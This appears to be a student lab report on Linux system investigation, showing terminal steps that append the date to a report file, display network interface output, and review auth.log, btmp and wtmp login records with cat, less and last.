
12. Append the date and timestamp to the report.txt once more at the end of the file.



```
root@Ubuntu:/home/student# date >> report.txt
root@Ubuntu:/home/student#
```

Appended the date and timestamp to the report.txt once more at the end of the file by inputting the command **date** >> **report.txt**

13. report.txt file content




```
student investigator
Sat May 21 01:13:00 EDT 2022
Linux Ubuntu 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2
014 i686 i686 i386 GNU/Linux
Ubuntu
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:59:78
          inet addr:192.168.1.50  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe9c:5978/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:783 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1605 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:247776 (247.7 KB)  TX bytes:171057 (171.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:569 errors:0 dropped:0 overruns:0 frame:0
          TX packets:569 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:39264 (39.2 KB)  TX bytes:39264 (39.2 KB)

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
:
```

Viewed output content from the report.txt. by inputting the command **cat report.txt | less**

3 Viewing Logs

3.1 Analyzing Different Log Files and Knowing Their Importance


1. auth.log file



```
May 20 22:39:01 Ubuntu CRON[2219]: pam_unix(cron:session): session opened for us
er root by (uid=0)
May 20 22:39:01 Ubuntu CRON[2219]: pam_unix(cron:session): session closed for us
er root
May 20 23:09:01 Ubuntu CRON[2232]: pam_unix(cron:session): session opened for us
er root by (uid=0)
May 20 23:09:01 Ubuntu CRON[2232]: pam_unix(cron:session): session closed for us
er root
May 20 23:17:01 Ubuntu CRON[2238]: pam_unix(cron:session): session opened for us
er root by (uid=0)
May 20 23:17:01 Ubuntu CRON[2238]: pam_unix(cron:session): session closed for us
er root
May 20 23:39:01 Ubuntu CRON[2242]: pam_unix(cron:session): session opened for us
er root by (uid=0)
May 20 23:39:01 Ubuntu CRON[2242]: pam_unix(cron:session): session closed for us
er root
May 21 00:06:59 Ubuntu lightdm: pam_unix(lightdm:session): session closed for us
er lightdm
May 21 00:06:59 Ubuntu lightdm: pam_unix(lightdm:session): session opened for us
er student by (uid=0)
May 21 00:06:59 Ubuntu lightdm: pam_ck_connector(lightdm:session): nox11 mode, i
gnoring PAM_TTY :0
May 21 00:07:00 Ubuntu polkitd(authority=local): Registered Authentication Agent
 for unix-session:/org/freedesktop/ConsoleKit/Session2 (system bus name :1.43 [/
usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], object path /org
:
```

Pressed CTRL+Z to exit of reviewing the report.txt contents. Within the terminal, viewed the content of the auth.log file by inputting the command **cat /var/log/auth.log | less**


2. btmp log file



```
root@Ubuntu:/home/student# last -f /var/log/btmp | more

btmp begins Fri May 20 22:30:34 2022
root@Ubuntu:/home/student#
```

When finished reviewing the contents of **auth.log** file, pressed CTRL+Z to exit. Viewed the contents of the btmp log file by inputting the command **last –f /var/log/btmp | more**

3. wtmp log file



```
root@Ubuntu:/home/student# last -f /var/log/wtmp | more
student  pts/0        :0               Sat May 21 00:17   still logged in

wtmp begins Sat May 21 00:17:14 2022
root@Ubuntu:/home/student# 
```

Viewed the contents of the wtmp log file by inputting the command **last –f /var/log/wtmp | more**